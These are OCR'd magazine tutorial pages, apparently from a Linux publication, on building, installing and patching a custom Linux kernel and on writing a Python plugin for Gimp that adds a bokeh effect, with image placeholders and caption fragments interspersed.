» **Managing memory** Just imagine if every program had free rein over your RAM. Programs wouldn't know who owns what, so they'd end up trampling over each other, and then, suddenly, that word processor document you had open could suddenly be full of sound data. The kernel allocates chunks of RAM to programs and makes sure that they are all kept separately from one another, so if one program goes wonky, its mess-up can't infect the RAM area of another program.

» least your kernel will be built with specific optimisations for recent Intel chips.

Moving on to the kernel's experimental features, as you navigate around inside the categories, you will see some options marked with 'Experimental' or 'Dangerous' next to them. Suffice to say, these are not features you can depend on, because they have bugs and they need time to mature. But if you're desperate to try a bleeding-edge feature that you've read about somewhere, here's where to look.

It's build time!

Once you've fine-tuned the kernel features to your liking, save and exit the configuration tool. In theory, you could now build your new kernel with a single **make** command, but that's not very efficient way of doing it if you have a multi-core processor. In this case, it's better to use **-j** followed by the number of cores that are in your CPU. This tells **make** to perform multiple compilation jobs in parallel, which will significantly reduce the kernel's total build time. So, if you have a dual-core CPU, use:

```
make -j 2
```

How long this process takes depends on how many features you've enabled in the kernel and the hardware spec of your computer. If you're building a fairly trimmed-down kernel on the latest Core i7 processor, for instance, you should be done in around 15 minutes. If you have an older computer and you're building a kernel that has everything including the kitchen sink, it will take several hours.

In any case, when the process has finished, it's time to install the kernel and modules into their proper locations:

```
make modules_install
make install
```

It's very important to enter these commands in this specific order. The first command places the kernel modules into **/lib/modules/<kernel version>/**, so in our case in **/lib/modules/3.17.1/**. The second command copies the kernel and its supporting files into the **/boot** directory. These are:

» **vmlinuz-3.17.1** The compressed kernel image. This is loaded by *Grub* (the boot loader) and executed.

» **System.map-3.17.1** A table of symbol names (for example, function names) and their addresses in memory. It's useful for debugging in case of kernel crashes.

» **Initrd-3.17.1** An initial RAMdisk – a small root filesystem with essential drivers and utilities for booting the system (and mounting the real root filesystem from elsewhere).

» **Config-3.17.1** A copy of the **.config** file generated when you ran **make xconfig** or one of the variants.

Helpfully, the **make install** process also updates the *Grub* bootloader. If you look inside **/boot/grub/grub.cfg** you'll see new entries for the version of the kernel that you just built and installed.

Now you're ready to take the most exciting step: rebooting into your shiny new personalised kernel. Just select it from the *Grub* menu, cross your fingers, and see what happens. All being well, your system will boot up properly and you can explore the new features that you enabled – but if not, no worries. Just reboot again and select your old kernel (it's likely to be under the 'Advanced options' submenu). Linux is excellent at supporting multiple kernel versions on one machine, so it's unlikely that your system will become completely unbootable.

If you need to make further changes to your kernel, run **make xconfig** again, then follow the procedure above. You can also remove compiled files by entering **make clean**, but that still leaves **.config** and some other files in place. To reset the kernel sources to their original, pristine form, use:

```
make mrproper
```

After entering this, all temporary files and settings will be removed, just as if you had extracted a fresh kernel tarball.

Patch me up

A great way to spruce up your kernel with extra features is to use one of the many patchsets available on the net. (*See 'Patchsets to look out for', opposite, to learn more about this.*) We'll be using an old kernel (3.10.9) for ease and apply a real-time patch provided in the **patch-3.10.9-rt5.patch.gz** file. We've downloaded this into our **/usr/src/linux-3.10.9** directory, and as the name suggests, it's a single **.patch** file that's compressed with *gzip*.

If you have a look inside the file (for example, **zless patch-3.10.9-rt5.patch.gz**), you'll see a bunch of lines starting with plus (+) and minus (-) characters. In a nutshell, plus-lines are those which are added to the kernel source code by the patch; minus-lines are taken away. Between each section marked by the word 'diff', you'll see '+++' and '---' lines – these show which files are to be modified.

You can patch your source code straight away, but it's a very good idea to do a dry run first, to make sure that nothing gets messed up. Fortunately, the patch command has an option to do exactly this:

```
zcat patch-3.10.9-rt5.patch.gz | patch -p1 --dry-run
```

Here we're extracting the compressed patch to stdout (the terminal), and then piping its contents into the patch utility. Using **-p1** here specifies that we want to patch inside the current directory, and **--dry-run** prevents any file changes from taking place – it just shows what would happen. You should see lots of lines like this:


```
patching file arch/sh/mm/fault.c
```

If it all goes without any gremlins rearing their heads, repeat the command with **--dry-run** removed. If you're using a patch with a **.bz2** ending, use **bzcat** at the start of the command, and similarly for XZ files enter **xzcat**.


Once your kernel has been patched up, jump back into the kernel configuration tool to enable the new features (if



› The big yellow button on www.kernel.org always points to the latest stable source code.



› ***Xconfig*** **provides a pointy-clicky *Qt*-based GUI for kernel configuration...**



› **...but if you secure shell (SSH) into an *X Window System*-less server, use the *Ncurses*-based *menuconfig* instead.**

necessary) and rebuild using the previously mentioned steps. And then go to your next LUG meeting with a big smile on your face, telling everyone how you're using a super awesome hand-tuned kernel with the latest cutting-edge patches from the internet. Someone might buy you a beer...

Create your own kernel patch

If you fancy trying your hand as a kernel hacker, the first thing you'll need to do is add something useful to the kernel. That kind of thing is entirely beyond the scope of this guide, but in order to share your work with the world, you'll also need to create a **.patch** file that shows the difference between the original kernel and your souped-up one. To do this, you need two directories: one with the original, vanilla kernel source code, and one containing your changes. So, in **/usr/src** you could have **linux-3.17.1** and **linux-3.17.1-me**, the latter being where you've hacked some code. To generate the patch file, enter this:

```
diff -uprN linux-3.17.1/ linux-3.17.1
me/ > myfile.patch
```

You can now compress the patch file and distribute it to others, and they can apply it using the instructions that have been described in the main text. If you've got something really cool to show and want to send it to a kernel developer, read **Documentation/SubmittingPatches** in the kernel source code first – it contains lots of useful tips. ■

Patchsets to look out for


Linus Torvalds has the final say on what goes into the Linux kernel, and over the last couple of decades he has proven to be a good project manager (if a bit mouthy at times). Consequently, there haven't been any major forks of the kernel based on developer fall-outs, but separate branches of the kernel source code do exist. These incorporate experimental features or take the kernel in a different direction than intended by Torvalds *et al*, and the most notable include:

» **pf-kernel (http://pf.natalenko.name)** A bunch of "awesome features not merged into mainline" (the official kernel source tree). This includes an alternative I/O scheduler, *TuxOnIce* for improved hibernation functionality, and the **-ck** patch to boost responsiveness.

» **TinyLinux (www.tinylab.org/project/tinylinux)** This patchset was designed with resource-limited embedded systems in mind, and attempts to reduce the disk and memory footprint of the kernel.

» **RT Patch (https://rt.wiki.kernel.org)** The standard Linux kernel isn't brilliant at real-time operations, because on most servers and desktops, it doesn't matter if a certain task takes an extra 0.01s to complete if the system is under load. But if you're an audio professional or using Linux to control machinery, you want to guarantee that the kernel will do certain things to exact deadlines (to keep everything in sync) and this patch provides this ability.

Note that many patchsets take a while to sync with the latest kernel tree, so you might not be able to find a patch to match the exact kernel version that you're building.



› **Here's what the *RT Patch* looks like – the highlighted part shows how lines are removed and added.**

Python: Code a Gimp plugin

Use Python to add some extra features to the favourite open source image-manipulation app, without even a word about Gimp masks.

Multitude of innuendoes aside, *Gimp* enables you to extend its functionality by writing your own plugins. If you wanted to be hardcore, then you would write the plugins in C using the *libgimp* libraries, but that can be pretty off-putting or rage-inducing. Mercifully, there exist softcore APIs to *libgimp* so you can instead code the plugin of your dreams in *Gimp*'s own Script-Fu language (based on Scheme), Tcl, Perl or Python. This tutorial will deal with the last in this list, which is probably most accessible of all these languages, so even if you have no prior coding experience you should still get something out of it.


Get started

On Linux, most packages will ensure that all the required Python gubbins get installed alongside *Gimp*; your Windows and Mac friends will have these included as standard since version 2.8. You can check everything is ready by starting up *Gimp* and checking for the Python-Fu entry in the Filters menu. If it's not there, you'll need to check your installation. If it is there, then go ahead and click on it. If all goes to plan this should open up an expectant-looking console window, with a prompt (>>>) hungry for your input. Everything that *Gimp* can do is registered in something called the Procedure Database (PDB). The Browse button in the console window will let you see all of these procedures, what they operate on and what they spit out. We can access every single one of them in Python through the **pdb** object.

As a gentle introduction, let's see how to make a simple blank image with the currently selected background colour. This involves setting up an image, adding a layer to it, and then displaying the image.

```
image = pdb.gimp_image_new(320,200,RGB)
layer = pdb.gimp_layer_new(image,320,200,RGB,'Layer0',100
,RGB_IMAGE)
pdb.gimp_image_insert_layer(image,layer,None,0)
pdb.gimp_display_new(image)
```

So we have used four procedures: **gimp_image_new()**, which requires parameters specifying width, height and image type (RGB, GRAY or INDEXED); **gimp_layer_new()**, which works on a previously defined image and requires width, height and type data, as well as a name, opacity and combine mode; **gimp_image_insert_layer()** to actually add the layer to the image, and **gimp_display_new()**, which will display an image. You need to add layers to your image before you can do anything of note, since an image without layers is a pretty ineffable object. You can look up more information about these procedures in the Procedure Browser – try typing **gimp-layer-new** into the search box, and you will see all the different combine modes available. Note that in Python, the hyphens in procedure names are replaced by underscores, since hyphens are reserved for subtraction. The search box will still understand you if you use underscores there, though.



You can customise lines and splodges to your heart's content, though frankly doing this is unlikely to produce anything particularly useful.

Draw the line

All well and good, but how do we actually draw something? Let's start with a simple line. First select a brush and a foreground colour that will look nice on your background. Then throw the following at the console:

```
pdb.gimp_pencil(layer,4,[80,100,240,100])
```

Great, a nicely centred line, just like you could draw with the pencil tool. The first parameter, **gimp_pencil()**, takes just the layer you want to draw on. The syntax specifying the points is a little strange: first we specify the number of coordinates, which is twice the number of points because each point has an x and a y component; then we provide a list of the form [x1, y1, ..., xn, yn]. Hence our example draws a line from (80,100) to (240,100). The procedures for selecting and adjusting colours, brushes and so forth are in the PDB too:

```
pdb.gimp_context_set_brush('Cell 01')
pdb.gimp_context_set_foreground('#00a000')
```



```
pdb.gimp_context_set_brush_size(128)
pdb.gimp_paintbrush_default(layer,2,[160,100])
```

If you have the brush called 'Cell 01' available, then the above code will draw a green splodge in the middle of your canvas. If you don't, then you'll get an error message. You can get a list of all the brushes available to you by calling **pdb.gimp_brushes_get_list('')**. The paintbrush tool is more suited to these fancy brushes than the hard-edged pencil, and if you look in the procedure browser at the function **gimp_paintbrush**, you will see that you can configure gradients and fades too. For simplicity, we have just used the defaults/current settings here. On the disc you will find a file *linesplodge.py* which will register this a fully-fledged *Gimp* plugin, replete with a few tweaks.

For the rest of the tutorial we will describe a slightly more advanced plugin for creating bokeh effects in your own pictures. 'Bokeh' derives from a Japanese word meaning blur or haze, and in photography refers to the out-of-focus effects caused by light sources outside of the depth of field. It often results in uniformly coloured, blurred, disc-shaped artefacts in the highlights of the image, reminiscent of lens flare. The effect you get in each case is a characteristic of the lens and the aperture – depending on design, one may also see polygonal and doughnut-shaped bokeh effects. For this exercise, we'll stick with just circular ones.

Our plugin will have the user pinpoint light sources using a path on their image, which we will assume to be single-layered. They will specify disc diameter, blur radius, and hue and saturation adjustments. The result will be two new layers: a transparent top layer containing the 'bokeh discs', and a layer with a blurred copy of the original image. The original layer remains untouched beneath these two. By adjusting the opacities of these two new layers, a more pleasing result may be achieved. For more realistic bokeh effects, a part of the image should remain in focus and be free of discs, so it may be fruitful to erase parts of the blurred layer. Provided the user doesn't rename layers, then further applications of our »

› Applying our bokeh plugin has created a pleasing bokeh effect in the highlights.

> **"Our plugin creates a layer with 'bokeh discs' and another with a blurred copy of the image"**

» plugin will not burden them with further layers. This means that one can apply the function many times with different parameters and still have all the flare-effect discs on the same layer. It is recommended to turn the blur parameter to zero after the first iteration, since otherwise the user would just be blurring the already blurred layer.

After initialising a few de rigueur variables, we set about making our two new layers. For our blur layer, we copy our original image and add a transparency channel. The bokeh layer is created much as in the previous example.

```
blur_layer = pdb.gimp_layer_copy(timg.layers[0],1)
pdb.gimp_image_insert_layer(timg, blur_layer, None, 0)
bokeh_layer = pdb.gimp_layer_new(timg, width, height,
RGBA_IMAGE, "bokeh", 100, NORMAL_MODE)
pdb.gimp_image_insert_layer(timg, bokeh_layer, None, 0)
```

Our script's next task of note is to extract a list of points from the user's chosen path. This is slightly non-trivial since a general path could be quite a complicated object, with curves and changes of direction and allsorts. Details are in the box below, but don't worry – all you need to understand is that the main **for** loop will proceed along the path in the order drawn, extracting the coordinates of each component point as two variables x and y.

Having extracted the point information, our next challenge is to get the local colour of the image there. The PDB function for doing just that is called **gimp_image_pick_color()**. It has a number of options, mirroring the dialog for the Colour Picker tool. Our particular call has the program sample within a 10-pixel radius of the point x,y and select the average colour. This is preferable to just selecting the colour at that single pixel, since it may not be indicative of its surroundings.

Bring a bucket


To draw our appropriately-coloured disc on the bokeh layer, we start – somewhat counter-intuitively – by drawing a black disc. Rather than use the paintbrush tool, which would rely on all possible users having consistent brush sets, we will make our circle by bucket filling a circular selection. The selection is achieved like so:

```
pdb.gimp_image_select_ellipse(timg, CHANNEL_OP_
REPLACE, x - radius, y - radius, diameter, diameter)
```

There are a few constants that refer to various *Gimp*-specific

Quick tip

For many, many more home-brewed plugins, check out the *Gimp* Plugin Registry at **http://registry.gimp.org**



› **Here are our discs. If you're feeling crazy you could add blends or gradients, but uniform colour works just fine.**

Paths, vectors, strokes, points, images and drawables

Paths are stored in an object called **vectors**. More specifically, the object contains a series of strokes, each describing a section of the path. We'll assume a simple path without any curves, so there is only a single stroke from which to wrest our coveted points. In the code we refer to this stroke as **gpoints**, which is really a tuple that has a list of points as its third entry. Since Python lists start at 0, the list of points is accessed as **gpoints[2]**. This list takes the form [x0,y0,x0,y0,x1,y1,x1,y1,...]. Each point is counted twice, because in other settings the list needs to hold curvature information. To avoid repetition, we use the **range()** function's step parameter to increment by 4 on each iteration, so that we get the xs in positions 0, 4, 8 and the ys in positions 1, 5, 9. The length of the list of points is bequeathed to us in the second entry of **gpoints**

```
for j in range(0,gpoints[1],4):
```

You will see a number of references to variables **timg** and **tdraw**. These represent the active image and layer (more correctly image and drawable) at the time our function was called. As you can imagine, they are quite handy things to have around because so many tools require at least an image and a layer to work on. So handy, in fact, that when we come to register our script in *Gimp*, we don't need to mention them – it is assumed that you want to pass them to your function. Layers and channels make up the class called drawables – the abstraction is warranted here since there is much that can be applied equally well to both.

